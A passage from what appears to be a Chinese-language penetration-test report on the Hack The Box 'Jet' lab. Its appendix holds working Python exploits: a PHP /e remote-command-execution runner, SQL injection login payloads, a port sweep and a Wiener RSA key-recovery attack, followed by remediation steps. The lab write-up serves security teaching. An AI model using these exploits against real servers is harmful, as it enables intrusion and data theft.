        return exc.code, exc.headers, exc.read(20000)

# Establish the authenticated session, then POST one harmless OS identity command.
request(BASE + 'login.php')
status, headers, _ = request(BASE + 'dologin.php', urlencode({
    'username': USER, 'password': PASSWORD
}).encode())
if status not in (200, 302):
    raise SystemExit(f'Login failed: HTTP {status}')

payload = {
    'to': '',  # deliberately blank; do not send email
    'subject': 'authorized test',
    'message': 'codex-marker',
    'swearwords[/codex-marker/e]': "system('id')",
}
status, headers, body = request(BASE + 'email.php', urlencode(payload).encode())
record = {
    'status': status,
    'location': headers.get('Location'),
    'content_type': headers.get('Content-Type'),
    'body_bytes': len(body),
    'body_preview': body[:4000].decode('utf-8', 'replace'),
}
root = Path(__file__).resolve().parents[1]
(root / 'evidence' / 'email-rce-probe-headers.txt').write_text(
    f'HTTP {status}\n' + ''.join(f'{k}: {v}\n' for k, v in headers.items())
)
(root / 'evidence' / 'email-rce-probe-body.txt').write_bytes(body)
(root / 'logs' / 'email-rce-probe.json').write_text(json.dumps(record, indent=2) + '\n')
print(json.dumps(record, ensure_ascii=False))
```

rce_command.py

把指定命令透過已確認的 PHP /e 輸入執行並保存目標回應；請勿任意改成破壞性命令。

原始檔：reports/fortress-jet-10.13.37.10/scripts/rce_command.py

```
#!/usr/bin/env python3
"""Run one explicitly supplied command through the authorized /e RCE proof, without sending email."""
import argparse, base64, hashlib, json
from http.cookiejar import CookieJar
from urllib.request import Request, build_opener, HTTPCookieProcessor, HTTPRedirectHandler
from urllib.error import HTTPError
from urllib.parse import urlencode
from pathlib import Path

TARGET='http://10.13.37.10'
HOST='www.securewebinc.jet'
BASE='/dirb_safe_dir_rf9EmcEIx/admin/'
class NoRedirect(HTTPRedirectHandler):
    def redirect_request(self,*args,**kwargs): return None

def fetch(opener,path,data=None):
    req=Request(TARGET+path,data=data,headers={'Host':HOST,'Content-Type':'application/x-www-form-urlencoded','User-
Agent':'authorized-HTB-assessment/1.0'})
    try:
        with opener.open(req,timeout=15) as r:return r.status,r.headers,r.read(50000)
    except HTTPError as e:return e.code,e.headers,e.read(50000)

ap=argparse.ArgumentParser(description=__doc__)
ap.add_argument('--username',default='admin')
ap.add_argument('--password',required=True,help='recovered lab credential')
ap.add_argument('--cmd',required=True,help='single command to execute on the authorized lab target')
ap.add_argument('--out',default='evidence/rce-command-output.html')
a=ap.parse_args()
command_b64=base64.b64encode(a.cmd.encode()).decode()
marker='codex-marker'
opener=build_opener(HTTPCookieProcessor(CookieJar()),NoRedirect)
fetch(opener,BASE+'login.php')
status,headers,_=fetch(opener,BASE+'dologin.php',urlencode({'username':a.username,'password':a.password}).encode())
if status!=302 or headers.get('Location') not in ('dashboard.php','index.php'):
    raise SystemExit(f'Authentication did not reach dashboard: HTTP {status}, Location={headers.get("Location")}')
payload={'to':'','subject':'authorized test','message':marker,
         f'swearwords[/{marker}/e]':f"system(base64_decode('{command_b64}'))"}
status,headers,body=fetch(opener,BASE+'email.php',urlencode(payload).encode())
record={'target':TARGET,'host':HOST,'path':BASE+'email.php','status':status,'location':headers.get('Location'),
        'content_type':headers.get('Content-Type'),'command':a.cmd,'body_bytes':len(body),
        'body_sha256':hashlib.sha256(body).hexdigest(),'body_preview':body.decode('utf-8','replace')[:6000]}
root=Path(__file__).resolve().parents[1]
out=root/a.out;out.parent.mkdir(parents=True,exist_ok=True);out.write_bytes(body)
(root/'logs'/'rce-command.json').write_text(json.dumps(record,indent=2,ensure_ascii=False)+'\n')
print(json.dumps(record,ensure_ascii=False))
```

service_baseline.py

對已確認服務做輕量 banner/HTTP baseline 取證。

原始檔：reports/fortress-jet-10.13.37.10/scripts/service_baseline.py

```
#!/usr/bin/env python3
"""Exercise safe exit paths for Jet's two interactive services."""
import socket
from pathlib import Path

TARGET = '10.13.37.10'
LIMIT = 4096
TIMEOUT = 2.0


def recv_until(sock, marker, limit=LIMIT):
    data = bytearray()
    while marker not in data and len(data) < limit:
        chunk = sock.recv(min(1024, limit - len(data)))
        if not chunk:
            break
        data.extend(chunk)
    return bytes(data)


def member_manager():
    transcript = bytearray()
    with socket.create_connection((TARGET, 5555), timeout=TIMEOUT) as sock:
        sock.settimeout(TIMEOUT)
        transcript.extend(recv_until(sock, b'enter your name:'))
        sock.sendall(b'codex-test\n')
        transcript.extend(recv_until(sock, b'6. exit\n'))
        sock.sendall(b'6\n')
        try:
            transcript.extend(sock.recv(1024))
        except (socket.timeout, OSError):
            pass
    return bytes(transcript)


def memo():
    transcript = bytearray()
    with socket.create_connection((TARGET, 7777), timeout=TIMEOUT) as sock:
        sock.settimeout(TIMEOUT)
        transcript.extend(recv_until(sock, b'> '))
        sock.sendall(b'4\n')
        transcript.extend(recv_until(sock, b'[yes/no] '))
        sock.sendall(b'yes\n')
        try:
            while len(transcript) < LIMIT:
                chunk = sock.recv(min(1024, LIMIT - len(transcript)))
                if not chunk:
                    break
                transcript.extend(chunk)
        except (socket.timeout, OSError):
            pass
    return bytes(transcript)


root = Path(__file__).resolve().parents[1] / 'evidence'
root.mkdir(parents=True, exist_ok=True)
for name, data in [('member-manager-normal-exit.txt', member_manager()), ('memo-normal-exit.txt', memo())]:
    path = root / name
    path.write_bytes(data)
    print(f'{name}: {len(data)} bytes')
    print(data.decode('utf-8', 'replace'))
```

sql_login_probe.py

送 baseline、引號、真/假條件的登入請求，將狀態、cookie、response hash/preview 輸出作差異比較。

原始檔：reports/fortress-jet-10.13.37.10/scripts/sql_login_probe.py

```
#!/usr/bin/env python3
"""Low-rate differential SQL injection probe for the in-scope HTB Fortress login."""
from urllib.request import Request, urlopen
from urllib.error import HTTPError
from urllib.parse import urlencode
import hashlib, json, time
TARGET = "http://10.13.37.10/dirb_safe_dir_rf9EmcEIx/admin/dologin.php"
HOST = "www.securewebinc.jet"
CASES = [
    ("baseline", "codex_invalid_user", "codex_invalid_password"),
    ("quote", "codex'", "codex_invalid_password"),
    ("true_condition", "codex' OR '1'='1' -- ", "x"),
    ("false_condition", "codex' OR '1'='2' -- ", "x"),
]
for i, (label, username, password) in enumerate(CASES):
    req = Request(TARGET, data=urlencode({"username": username, "password": password}).encode(),
                  headers={"Host": HOST, "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "authorized-
HTB-assessment/1.0"})
    try:
        with urlopen(req, timeout=8) as response:
            status, headers, body = response.status, response.headers, response.read(4096)
    except HTTPError as e:
        status, headers, body = e.code, e.headers, e.read(4096)
    print(json.dumps({"case": label, "status": status, "location": headers.get("Location"),
                      "set_cookie": bool(headers.get("Set-Cookie")), "bytes": len(body),
                      "sha256": hashlib.sha256(body).hexdigest(),
                      "preview": body[:220].decode("utf-8", "replace")}, ensure_ascii=False))
    time.sleep(1.0)
```

tcp_sweep.py

受控單目標 TCP 探測與服務可達性記錄；不掃描 zone 中的其他 IP。

原始檔：reports/fortress-jet-10.13.37.10/scripts/tcp_sweep.py

```
#!/usr/bin/env python3
"""Bounded asynchronous TCP connect sweep, fixed to the authorized HTB Jet IP."""
import argparse
import asyncio
import errno
import json
import time
from datetime import datetime, timezone
from pathlib import Path

TARGET = '10.13.37.10'


async def sweep(concurrency: int, timeout: float):
    queue = asyncio.Queue()
    for port in range(1, 65536):
        queue.put_nowait(port)
    counts = {'open': 0, 'closed': 0, 'timeout': 0, 'other_error': 0}
    opened = []
    done = 0
    started = time.monotonic()

    async def worker():
        nonlocal done
        while True:
            try:
                port = queue.get_nowait()
            except asyncio.QueueEmpty:
                return
            writer = None
            try:
                _, writer = await asyncio.wait_for(asyncio.open_connection(TARGET, port), timeout)
                opened.append(port)
                counts['open'] += 1
            except asyncio.TimeoutError:
                counts['timeout'] += 1
            except OSError as exc:
                if exc.errno in (errno.ECONNREFUSED, errno.ECONNRESET, errno.EHOSTUNREACH, errno.ENETUNREACH):
                    counts['closed'] += 1
                else:
                    counts['other_error'] += 1
            finally:
                if writer is not None:
                    writer.close()
                    try:
                        await writer.wait_closed()
                    except OSError:
                        pass
                done += 1
                queue.task_done()
                if done % 5000 == 0:
                    print(f'completed={done}/65535 elapsed={time.monotonic()-started:.1f}s', flush=True)

    await asyncio.gather(*(worker() for _ in range(concurrency)))
    return {
        'target': TARGET,
        'protocol': 'tcp',
        'range': '1-65535',
        'method': 'async TCP connect; no payload sent; close immediately on connect',
        'timeout_seconds': timeout,
        'concurrency': concurrency,
        'started_utc': datetime.now(timezone.utc).isoformat(),
        'elapsed_seconds': round(time.monotonic() - started, 3),
        'ports_completed': done,
        'counts': counts,
        'open_ports': sorted(opened),
        'interpretation': 'timeouts are unresponsive/filtered/unknown, not closed; verify open ports separately',

    }


async def main():
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument('--target', default=TARGET)
    parser.add_argument('--concurrency', type=int, default=512)
    parser.add_argument('--timeout', type=float, default=1.0)
    parser.add_argument('--output', type=Path, required=True)
    args = parser.parse_args()
    if args.target != TARGET:
        parser.error(f'target is fixed to {TARGET}')
    if not 1 <= args.concurrency <= 1024:
        parser.error('--concurrency must be between 1 and 1024')
    if not 0.25 <= args.timeout <= 5:
        parser.error('--timeout must be between 0.25 and 5 seconds')
    result = await sweep(args.concurrency, args.timeout)
```

```
    args.output.parent.mkdir(parents=True, exist_ok=True)
    args.output.write_text(json.dumps(result, indent=2) + '\n')
    print(json.dumps(result, indent=2))


if __name__ == '__main__':
    asyncio.run(main())
```

wiener_tony_rsa.py

對 Tony 公鑰作 Wiener continued-fraction 小私鑰指數恢復，接續解開封裝 key 並解密 challenge secret。

原始檔：reports/fortress-jet-10.13.37.10/scripts/wiener_tony_rsa.py

```
#!/usr/bin/env python3
"""Recover Tony's RSA private exponent with Wiener's attack and decrypt key.bin.enc."""
import math
import re
import subprocess
from pathlib import Path

ROOT = Path(__file__).resolve().parents[1]
EVIDENCE = ROOT / 'evidence'
PUBLIC = EVIDENCE / 'tony-public.pem'
CIPHERTEXT = EVIDENCE / 'tony-key.bin.enc'

text = subprocess.check_output(
    ['openssl', 'pkey', '-pubin', '-in', str(PUBLIC), '-text', '-noout'],
    text=True,
)
modulus_text = re.search(r'Modulus:\s*(.*?)\nExponent:', text, re.S).group(1)
exponent_text = re.search(r'Exponent:\s*(.*)', text, re.S).group(1)
def hex_field(value):
    digits = re.sub(r'[^0-9a-fA-F]', '', value)
    return int(digits, 16)
n = hex_field(modulus_text)
e = hex_field(exponent_text)

def continued_fraction(a, b):
    while b:
        q, a, b = a // b, b, a % b
        yield q

def convergents(values):
    p0, p1 = 0, 1
    q0, q1 = 1, 0
    for a in values:
        p = a * p1 + p0
        q = a * q1 + q0
        yield p, q
        p0, p1 = p1, p
        q0, q1 = q1, q

d = p = q = None
for k, candidate_d in convergents(continued_fraction(e, n)):
    if not k:
        continue
    phi_numerator = e * candidate_d - 1
    if phi_numerator % k:
        continue
    phi = phi_numerator // k
    s = n - phi + 1
    discriminant = s * s - 4 * n
    if discriminant < 0:
        continue
    root = math.isqrt(discriminant)
    if root * root != discriminant or (s + root) % 2:
        continue
    candidate_p = (s + root) // 2
    candidate_q = (s - root) // 2
    if candidate_p * candidate_q == n:
        d, p, q = candidate_d, candidate_p, candidate_q
        break
if d is None:
    raise SystemExit('Wiener attack did not recover the RSA private exponent')

cipher_int = int.from_bytes(CIPHERTEXT.read_bytes(), 'big')
plain_int = pow(cipher_int, d, n)
block_len = (n.bit_length() + 7) // 8
encoded = plain_int.to_bytes(block_len, 'big')
if encoded[:2] != b'\x00\x02':
    raise SystemExit('decrypted block did not have PKCS#1 v1.5 encryption padding')
separator = encoded.find(b'\x00', 2)
if separator < 10:
    raise SystemExit('invalid PKCS#1 v1.5 padding')
key = encoded[separator + 1:]
(EVIDENCE / 'tony-key.bin').write_bytes(key)

print('modulus_bits=%d' % n.bit_length())
print('public_exponent=%d' % e)
print('private_exponent=%d' % d)
print('prime_p=%d' % p)
print('prime_q=%d' % q)
print('decrypted_key_bytes=%d' % len(key))
print('decrypted_key=%r' % key)
```

附錄 B. 已執行工具與命令概要

此處列出外部工具的使用目的和限制，不重印工具原始碼。工具來源與版本以本機日誌為準。

工具	用途與限制
Nmap 7.993	服務掃描 `-n -Pn -sT -sV --version-light -p 22,53,80,2222,5555,7777,9201`。全埠掃描逾時，故只依定向結果報告。
dig / DNS client	查詢 A/AXFR；對目標 10.13.37.10 使用，未對 zone 其他 IP 掃描。
SQLMap 1.10.11.9#dev	由官方 GitHub 專案取得（commit eca9ff2）；只在已確認管理登入欄位做低頻 time-based MySQL 測試/最小 users 表取證。未用高併發、OS shell 或檔案寫入。
John the Ripper / RockYou	RockYou 字典取自 SecLists；SHA-256 6dfa76aa0e02303994fd1062d0ac983f0b69ece5474d85a5bba36362e19c1076。離線比對已取得的 SHA-256 值，找到 Hackthesystem200。
OpenSSL / Python Crypto library	核對 RSA key parsing 與 AES-256-CBC 解密材料；Wiener 求解由自製 Python 程式完成。
strings / objdump / readelf	檢視 ELF 架構、符號、保護屬性、輸入函式與可疑記憶體操作。
瀏覽器 / HTTP client	保存預設頁、vhost、管理登入、9201 回應與目標 HTML 原始碼。

修補建議實施順序

- 立即：刪除 www-data 的 sudo NOPASSWD: ALL；修正 PHP /e；重置被破解的管理密碼並註銷 sessions。
- 本週：參數化 SQL；轉換密碼儲存格式；限制 AXFR；移除不必要 SUID /home/leak。
- 近期：修復 5555/7777 記憶體生命週期與長度控制，升級系統與 libc，淘汰 Python 2.7 自訂 API。
- 上線前：以同一證據腳本回歸，對照「建議修補後驗收」表，保存新舊版本差異。

結案狀態

HTB Jet Fortress 11 面旗已全部提交並接受。報告中對所有未完成或依賴公開資料的項目均作明確標記；請先落實 Critical 修補，再以相同範圍重測。